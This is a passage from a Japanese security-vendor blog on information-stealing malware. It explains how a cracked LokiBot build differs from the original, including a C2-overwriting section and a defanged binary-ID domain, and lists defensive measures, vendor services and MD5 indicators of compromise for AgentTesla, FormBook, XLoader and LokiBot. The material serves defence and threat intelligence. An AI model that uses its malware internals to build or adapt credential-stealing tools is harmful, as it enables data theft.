クラック版のLokiBotはバージョン1.8（0x12）をベースとして生成されているとみられ、オリジナルバージョンには存在しない「.x」セクションが含まれています。「.x」セクションには、C2通信先を上書きするコードが含まれており、このセクションの有無を確認することでクラック版であるか否かの判別が可能です。その他にも開発者が配布する元のLokiBotと相違点があります。例えば、キーロガーに関するC2コマンド（表2の0x09）が実装されておらず、キーロガーの機能を有していないという点や、通信時にバイナリIDとして「ckav[.]ru」が含まれる点が挙げられます。

被害に遭わないための対策

攻撃の被害に遭うことがないよう、以下のようなセキュリティ対策が実施できているか今一度ご確認いただくことを推奨します。

- Windows OSやOffice製品、Webブラウザなどの各ソフトウェアを常に最新の状態にする
- ウイルス対策ソフトを導入し、パターンファイルを常に最新の状態に更新する
- EDR製品を導入し、感染の検知・防御だけでなく、万が一の際の迅速な対応を可能にする
- 身に覚えのないメールの添付ファイルは開かない。メール本文中のURLリンクはクリックしない
- マクロやセキュリティに関する警告が表示された場合、安易に「マクロを有効にする」「コンテンツの有効化」というボタンはクリックしない

ラックが提供するサービス

情報窃取型マルウェアに対する有効なサービスと、調査時に役立つツールの一部をご紹介します。

マネージドEDRサービス

引き続き、新型コロナウイルスの影響で、テレワークが拡大している背景からも、PCのセキュリティ対策の重要性が増しています。

マネージドサービスを提供しているEDR製品（CrowdStrike Falcon／Microsoft Defender ATP）は、PC内の様々な動作痕跡を元に、未知の脅威を「検知」「初期対応」「調査」「復旧」することを可能にする新しいセキュリティソリューションです。

マネージドEDRサービス
AgentTeslaなどの情報窃取型マルウェアにおいても検知、防御が可能であることを確認しており、EDRの導入は有効な対策のひとつとなります。さらにEDRは、感染の検知・防御だけでなく、万が一の際の迅速な一次対処や原因調査を可能にするため、今回紹介した一般的なマルウェアへの対策だけではなく、高度な標的型攻撃への対策としても有効です。

情報漏えいチェックサービス

今回紹介した情報窃取型マルウェアなどが、自組織のネットワーク内のPCに感染していないかを調査できるのが情報漏えいチェックサービスです。

情報漏えい、マルウェア感染チェック
このサービスでは、お客様のネットワーク環境におけるインターネットの出口にトラフィック収集機器を設置して収集したデータや、プロキシサーバのログを、専任のアナリストが情報漏えいの観点で解析します。

ラックの独自の知見をもとに調査を行うため、情報窃取型マルウェアやバンキングマルウェアだけでなく、標的型攻撃による不審な通信についても発見・報告した実績がこれまでに多数あります。自組織内のPCにマルウェアの感染がないかを第三者の視点から定期的にチェックするといった「健康診断」としてのご活用をぜひご検討ください。

無料調査ツール「FalconNest」

ラックが無料で提供しているツール「FalconNest」は、不審なファイルを調査する際に役立ちます。

無料調査ツール「FalconNest」
メールに添付されているファイルがマルウェアか否かを確認したい場合、「マルウェア自動分析機能（Malware Analyzer）」にて調査することができます。

図14 FalconNest（Malware Analyzerの検出例）
また、解析したいファイルをアップロードする際に、「コードインテリジェンス分析を使用する」にチェックを入れることにより、Intezer Analyze※5の機能によって、どのマルウェアファミリーに属しているのか分析できます。以下の図15は、解析結果のJSONファイルです。「family」の項目を見ると、AgentTeslaに分類されていることが分かります。

※5 Intezer - Autonomous Security Operations



図15 コードインテリジェンス分析の解析結果

まとめ

今回はJSOCの検知傾向に基づいて数種類の情報窃取型マルウェアを解説しましたが、紹介したもの以外にもたくさんの種類があります。XLoaderやSnake Keyloggerなど、比較的新たな情報窃取型マルウェアも登場しており、情報窃取型マルウェアの情勢も変化しつつあります。そのため、これらのマルウェアが既存の製品によって簡単に検知すると油断せず、多層的に対策を行うことが重要です。

脅威分析チームは、今後もマルウェアや攻撃キャンペーンについて継続的に調査し、広く情報を提供していきたいと考えていますので、その情報をご活用いただければ幸いです。

サイバー救急センター　脅威分析チーム
（武田 貴寛、松本 拓馬、髙源 武彦）

IOC（Indicator Of Compromised）

AgentTesla（MD5）

d4a2487d6ebebfbfdb0768c990963f3f
d1b9a474883c8b76248b2a902b0fff3a
480d2cd631b442fcd0ec4dc77076b9b9
b4eab6adcac586a4f8c457f121b6e06e
bf51a1e00b087a25ec19d22a7ec1a307
5d9692630fe462721d302a2f2645aa14
a8eff47f0222d50d6c37d6a18ccff543
0a3a1385c70ecec991de3baf9ea504e8

FormBook（MD5）

c8d7f9160e60b1db486561b007ab7621
14ec4cfb2a55bbd695844c38aec0aabc
419b440432ac6a3b9acb14c94c8e63ba
57bd2d2933d5c64bca855b90f21887a4
9ebbda76067bcea4343c56f37fc8bfc6

XLoader（MD5）

c4832ce0018f0455b27f1b92d1cb3152
2281240c80b4635c3e0d17a44142b14a
29a2ea2de2e06ff44e764795c83fbba7
a0ce2cc7efe495427eb62c4c4ab2d3d2
bcde42776b0996bd7ec03be666fbd8c3
c9a3d8f7a9dd8083b71ce917f47b3585

LokiBot（MD5）

e6e8630a4ebb748fbff69def4af87869
24dd4963d365c33435f58adaebb1ef26
ce9243796ed9bb455d7bc29aee7566e9
d983e2e5b77b10131ec146dc026f3986
573ac4bba0681562c1ed9a00d4aee41e

緊急対応窓口：
サイバー救急センター

セキュリティに係るお客様の緊急事態に際し
迅速にお客様をご支援する緊急対応サービスです。
緊急事態が発生したら今すぐ「サイバー救急センター」にご相談ください。

サービスについて